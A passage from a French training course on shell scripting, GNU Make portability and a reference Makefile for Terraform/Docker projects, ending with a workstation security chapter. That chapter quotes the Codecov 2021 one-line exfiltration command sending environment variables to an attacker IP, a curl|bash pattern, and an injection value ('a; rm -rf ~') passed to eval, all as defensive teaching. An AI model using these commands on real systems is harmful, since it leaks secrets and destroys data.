NTFS et APFS sont, par défaut, **insensibles à la casse**. Un répertoire `Build`, `TEST` ou un fichier `README` suffit à neutraliser une cible `build`, `test` ou `readme`. Sous Linux (ext4, sensible à la casse), le problème se manifeste moins souvent — d'où des bugs qui n'apparaissent que chez certains apprenants.

Déclarez systématiquement `.PHONY` pour toute cible qui ne produit pas un fichier de ce nom.

```
.PHONY: clean plan apply destroy help lint test
```

Variables et affectations

```
NOM = valeur      # récursive : évaluée à CHAQUE utilisation
NOM := valeur     # simple : évaluée UNE FOIS, à la lecture – à préférer
NOM ?= valeur     # affectée seulement si NOM n'est pas déjà définie
NOM += suite      # ajout
```

Utilisation : `$(NOM)` ou `${NOM}`.

▲ ``\$` DANS UNE RECETTE : IL FAUT LE DOUBLER

`$` appartient à Make, pas au shell. Pour qu'une variable **shell** survive, il faut écrire `$$` :

```
mauvais:
    for f in *.tf; do echo $f; done      # × $f → Make expande « $f » puis « ... »

bon:
    for f in *.tf; do echo $$f; done     # ✓ le shell reçoit bien $f
```

Ce bug est **silencieux** : Make remplace la variable inconnue par une chaîne vide, la boucle s'exécute et n'affiche rien. Rien n'échoue, rien ne prévient.

Un shell par ligne — la conséquence sur `cd`

La documentation GNU est claire : « *they are executed by invoking a new sub-shell for each line of the recipe* ».

```
mauvais:
    cd envs/dev
    terraform init                      # × s'exécute à la racine, pas dans envs/dev !

bon:
    cd envs/dev && terraform init

meilleur:
    terraform -chdir=envs/dev init      # ✓ pas de cd du tout
```

Rendre le Makefile déterministe

```
SHELL := /bin/bash
.SHELLFLAGS := -eu -o pipefail -c
.DEFAULT_GOAL := help
MAKEFLAGS += --warn-undefined-variables --no-print-directory
```

LIGNE	RÔLE
<code>SHELL := /bin/bash</code>	Impose bash, quel que soit le shell du système
<code>.SHELLFLAGS := -eu -o pipefail -c</code>	Applique à chaque recette les protections vues au chapitre 2. Le <code>-c</code> final est obligatoire et doit rester en dernier : c'est lui qui indique à bash que l'argument suivant est la commande
<code>.DEFAULT_GOAL := help</code>	<code>make</code> tout court affiche l'aide au lieu d'exécuter la première cible du fichier — qui change dès qu'on réordonne
<code>--warn-undefined-variables</code>	Avertit sur les variables non définies, au lieu de les remplacer silencieusement par du vide

▲ VERSIONS MINIMALES REQUISES

`.SHELLFLAGS`, `.ONESHELL` et `.RECIPEPREFIX` ont été introduits en **GNU Make 3.82** (2010). Le `make` livré avec les Command Line Tools d'Apple est en **3.81** (2006) — pour la même raison de licence GPLv3 que pour bash.

Sur macOS :

```
make --version          # GNU Make 3.81
brew install make        # installe GNU Make 4.4.1 sous le nom gmake
gmake --version          # GNU Make 4.4.1

# Pour l'utiliser sous le nom « make » :
export PATH="$(brew --prefix)/opt/make/libexec/gnubin:$PATH"
```

Installer `make` sous Windows

MÉTHODE	COMMANDE	VERSION OBTENUE
winget (recommandé)	<code>winget install ezwinports.make</code>	4.4.1
Scoop	<code>scoop install make</code>	4.4.1 (même binaire amont)
Chocolatey	<code>choco install make</code>	4.4.1
MSYS2	<code>pacman -S make</code>	4.4.1
WSL2	<code>sudo apt install make</code>	selon la distribution
winget <code>GnuWin32.Make</code>	—	3.81, binaire de 2006 — à éviter

MÉTHODE	COMMANDE	VERSION OBTENUE
GnuWin32 (installateur manuel)	—	3.81, dernière mise à jour en 2006

▲ SOUS WINDOWS, `MAKE` CHOISIT SON SHELL TOUT SEUL

La documentation GNU l'énonce noir sur blanc :

« Unlike most variables, the variable `SHELL` is never set from the environment. »

« However, on MS-DOS and MS-Windows the value of `SHELL` in the environment is used, since on those systems most users do not set this variable, and therefore it is most likely set specifically to be used by make. »

Autrement dit : **sous Unix**, `SHELL` de l'environnement est ignorée ; **sous Windows**, elle est utilisée. Et si elle n'est pas définie, Make cherche un `sh.exe` dans le `PATH` — celui de Git for Windows, de MSYS2 ou de Cygwin selon ce que l'apprenant a installé.

Conséquence : deux postes Windows avec les mêmes fichiers peuvent produire des builds différents. Le comportement dépend de logiciels installés ailleurs, sans qu'une seule ligne du dépôt ne change.

Parade retenue pour ce cours : sous Windows, on exécute `make` depuis **WSL2 ou Git Bash**, jamais depuis `cmd.exe` ou PowerShell. Le `Makefile` déclare `SHELL := /bin/bash` et le README l'indique explicitement.

Autres écueils de portabilité

COMMANDE UNIX	SOUS <code>CMD.EXE</code>	CONSÉQUENCE
<code>rm -rf x</code>	n'existe pas ; <code>rmdir /s /q x</code> échoue si <code>x</code> n'existe pas	<code>make clean</code> casse au deuxième appel
<code>mkdir -p a/b</code>	pas d'option <code>-p</code> ; <code>mkdir a\b</code> échoue si le dossier existe	<code>make build</code> casse au deuxième appel
chemins <code>a/b</code>	<code>cmd</code> interprète <code>/b</code> comme une option	erreurs incompréhensibles
<code>\</code> en fin de ligne	caractère d'échappement pour Make et pour sh	chemins Windows illisibles en recette

★ IL N'EXISTE PAS DE SYNTAXE UNIQUE PORTABLE ENTRE `SH` ET `CMD`. LA SEULE STRATÉGIE QUI TIENT EST DONC : ****IMPOSER UN SHELL POSIX PARTOUT**** (WSL2, GIT BASH, MSYS2) PLUTÔT QUE D'ÉCRIRE DES RECETTES COMPATIBLES AVEC LES DEUX.

Un Makefile de référence, auto-documenté

MAKEFILE — SQUELETTE RÉUTILISABLE POUR TOUS LES TP

```
# =====
# Makefile — projet IaC (Terraform + Ansible + Docker)
# Prérequis : un shell POSIX. Sous Windows : WSL2 ou Git Bash.
# =====

SHELL      := /bin/bash
.SHELLFLAGS := -eu -o pipefail -c
.DEFAULT_GOAL := help
MAKEFLAGS  += --warn-undefined-variables --no-print-directory

# ---- Paramètres (surchargeables : make plan ENV=prod) -----
ENV      ?= dev
TF_DIR   := envs/$(ENV)
TF_PLAN  := $(ENV).tfplan
IMAGE    ?= bc/demo-web
TAG      ?= $(shell git rev-parse --short HEAD 2>/dev/null || echo dev)

.PHONY: help fmt validate lint scan init plan apply destroy \
       build push test clean

# ---- Aide -----
help: ## Affiche cette aide
    @echo ""
    @echo "  Cibles disponibles (ENV=$(ENV)) : "
    @echo ""
    @grep -E '^[a-zA-Z_-]+:.*?## .*$$' $(MAKEFILE_LIST) \
    | awk 'BEGIN {FS = ":.*?## ";} {printf "    \033[36m%-14s\033[0m %s\n", $$1, $$2}'
    @echo ""

# ---- Qualité -----
fmt: ## Formate le code Terraform
    terraform -chdir=$(TF_DIR) fmt -recursive

validate: init ## Valide la syntaxe et la cohérence interne
    terraform -chdir=$(TF_DIR) validate

lint: ## Analyse statique (tflint)
    tflint --chdir=$(TF_DIR)

scan: ## Analyse de sécurité de l'IaC (Trivy)
    trivy config --exit-code 1 --severity HIGH,CRITICAL $(TF_DIR)

# ---- Cycle Terraform -----
init: ## Initialise le répertoire de travail Terraform
    terraform -chdir=$(TF_DIR) init -input=false

plan: validate ## Calcule le plan d'exécution
    terraform -chdir=$(TF_DIR) plan -input=false -out=$(TF_PLAN)

apply: ## Applique le plan précédemment calculé
```

```

terraform -chdir=$(TF_DIR) apply -input=false $(TF_PLAN)

destroy: ## Détruit l'infrastructure (demande confirmation)
    terraform -chdir=$(TF_DIR) destroy

# ---- Conteneurs -----
build: ## Construit l'image Docker
    docker build --platform linux/amd64 -t $(IMAGE):$(TAG) .

push: build ## Pousse l'image dans le registre
    docker push $(IMAGE):$(TAG)

# ---- Divers -----
test: fmt validate lint scan ## Chaîne de vérification complète
    @echo "✓ Toutes les vérifications sont passées."

clean: ## Nettoie les artefacts locaux
    rm -rf $(TF_DIR)/.terraform $(TF_DIR)/*.tfplan

```

★ L'ASTUCE DE L'AIDE AUTO-DOCUMENTÉE

Le commentaire `## texte` placé après le nom d'une cible est extrait par la cible `help`. Vous n'avez **jamais** à maintenir la liste des cibles à la main : elle se déduit du fichier. C'est le même principe que la documentation générée depuis le code.

🔗 EXERCICE 1.4 — VOTRE PREMIER MAKEFILE

Dans un dossier vide, écrivez un `Makefile` proposant :

1. une cible `help` par défaut, auto-documentée ;
2. une cible `hello` qui affiche votre nom **et** la valeur de la variable shell `$USER` (attention au `$$`) ;
3. une cible `build` qui crée un dossier `out/` puis y écrit un fichier `version.txt` contenant la date ;
4. une cible `clean` qui supprime `out/` **sans échouer si le dossier n'existe pas** ;
5. les déclarations `.PHONY` correctes.

Puis créez volontairement un fichier vide nommé `clean` à la racine et relancez `make clean`. Que se passe-t-il si vous retirez `.PHONY` ?

CHAPITRE 7

Sécurité du poste et des scripts

◎ OBJECTIFS DU CHAPITRE

Relier dès le premier jour les gestes du socle aux notions de cybersécurité qui structureront les modules suivants.

`curl` | `bash` : la commande à ne jamais taper

Vous verrez partout des instructions d'installation de cette forme :

```
curl -sSL https://exemple.com/install.sh | bash # × jamais
```

Elle exécute, avec vos droits, un code que vous n'avez **ni lu ni vérifié**, servi par un tiers, sans contrôle d'intégrité, à un instant donné.

◆ CODECOV, JANVIER — AVRIL 2021

Codecov distribue un script d'envoi de rapports de couverture (*Bash Uploader*), utilisé dans des dizaines de milliers de pipelines de CI/CD via précisément un `curl ... | bash`.

Ce qui s'est passé. Une erreur dans le processus de création de l'image Docker de Codecov a permis à un attaquant d'extraire une clé d'accès Google Cloud Storage. Avec cette clé, il a modifié le script hébergé — de façon **répétée et périodique** du **31 janvier au 1^{er} avril 2021**. La charge ajoutée était une seule ligne :

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" https://<ip-attaquant>/upload/v2
```

`env` exporte **toutes les variables d'environnement du runner** : clés AWS, jetons de registre, identifiants de base de données. Deux mois d'exfiltration continue.

Comment cela a été découvert. Par un client, le 1^{er} avril 2021, qui a comparé le `shasum` publié sur **GitHub** avec celui du script effectivement téléchargé. Annonce publique le 15 avril, alerte CISA le 22 avril.

Victimes aval confirmées : HashiCorp (dont la **clé GPG de signature des releases** a été exposée puis révoquée), Rapid7, Twilio, Monday.com.

Les leçons. 1. Le point de rupture est l'absence de **contrôle d'intégrité** — et c'est un contrôle d'intégrité manuel qui a permis la détection. 2. `env` dans un pipeline est une arme : d'où la règle « secrets à portée minimale, par job » du module 6. 3. Deux mois de dwell time sur un composant utilisé quotidiennement par des milliers d'équipes.

La bonne pratique :

```
# 1. Télécharger
curl -fsSLo install.sh https://exemple.com/install.sh
# 2. Vérifier l'empreinte publiée par l'éditeur
echo "<sha256-officiel> install.sh" | sha256sum --check
# 3. LIRE le script
less install.sh
# 4. Alors seulement, l'exécuter
bash install.sh
```

Et, quand c'est possible, préférer un **gestionnaire de paquets** (`apt`, `brew`, `winget`, `choco`) qui apporte signature, versionnement et désinstallation.

Injection de commande

```
#!/usr/bin/env bash
NOM="$1"
eval "echo Bonjour $NOM"          # × catastrophique
```

Appelé avec `./salut.sh 'a; rm -rf ~'`, ce script supprime le répertoire personnel. `eval` exécute la chaîne construite : toute donnée non maîtrisée qui y entre devient du code.

★ RÈGLES

1. **Ne jamais utiliser** `eval` sur des données venant de l'extérieur.
2. **Toujours guillemeter** : `"$1"`, `"$VAR"`.
3. Utiliser `--` pour marquer la fin des options : `rm -- "$FICHIER"` (sinon un fichier nommé `-rf` devient une option).
4. **Valider les entrées** par liste blanche :

```
case "$ENV" in
    dev|staging|prod) ;;
    *) echo "Environnement invalide : $ENV" >&2 ; exit 1 ;;
esac
```

Détournement de PATH

Si `.` (le répertoire courant) figure dans le `PATH`, ou s'y trouve **avant** les répertoires système, un attaquant qui peut écrire dans un dossier partagé y dépose un faux `ls`, `git` ou `terraform`. La prochaine commande tapée exécute son code.

```
echo "$PATH" | tr ':' '\n'          # inspectez : « . » ou un chemin vide ne doivent pas y figurer
```

★ C'EST DÉJÀ DU SALTZER & SCHROEDER

Ce cas illustre le principe de **moindre mécanisme commun** (*least common mechanism*) — minimiser ce qui est partagé entre utilisateurs et dont tous dépendent. Un `PATH` contenant un répertoire inscriptible par tous est exactement un mécanisme commun exploitable. Nous formaliserons les huit principes de 1975 au module 6.

Secrets : ce qu'on ne met jamais dans un script

```
export AWS_SECRET_ACCESS_KEY="wJa1rXUtn..." # × dans un fichier versionné
```

Trois raisons : le fichier finit dans Git ; il apparaît dans `history` ; il est lisible par tout processus du même utilisateur via `/proc/<pid>/environ`.

Les alternatives correctes seront vues aux modules 3 (Terraform), 5 (Ansible Vault) et 6 (OIDC, secrets de CI). Pour l'instant, retenez :

```
# Fichier .env NON versionné, à droits restreints
chmod 600 .env
set -a; source .env; set +a
```

...et une ligne `.env` dans le `.gitignore`, dès la création du dépôt.

CE QU'IL FAUT RETENIR DU MODULE 1

- Un **terminal** affiche, un **shell** interprète. Sous Windows, cinq shells cohabitent : sachez toujours dans lequel vous êtes.
- Le **code de retour** (0 = succès) est le fondement de toute automatisation. `set -euo pipefail` doit ouvrir chacun de vos scripts.
- **Toujours guillemeter les variables** : `"$VAR"`.
- Sous Windows PowerShell 5.1, `curl` n'est pas `curl` : écrivez `curl.exe`.
- Les **fin de ligne CRLF** cassent les scripts et les Makefiles sous Unix. Prévention : `.gitattributes` avec `* text=auto eol=lf`.
- Un **Makefile** exige des **TABULATIONS**, une déclaration `.PHONY`, et `SHELL := /bin/bash` + `.SHELLFLAGS := -eu -o pipefail -c` pour être déterministe.
- macOS livre **bash 3.2** et **make 3.81** pour des raisons de licence GPLv3 : ne comptez pas sur les fonctionnalités récentes.
- Sous Windows, GNU Make **utilise la variable SHELL de l'environnement** — d'où des builds dépendants de la machine. Parade : exécuter `make` depuis WSL2 ou Git Bash.
- `curl | bash` est un **anti-patron** : Codecov (2021) l'a démontré à l'échelle de l'industrie.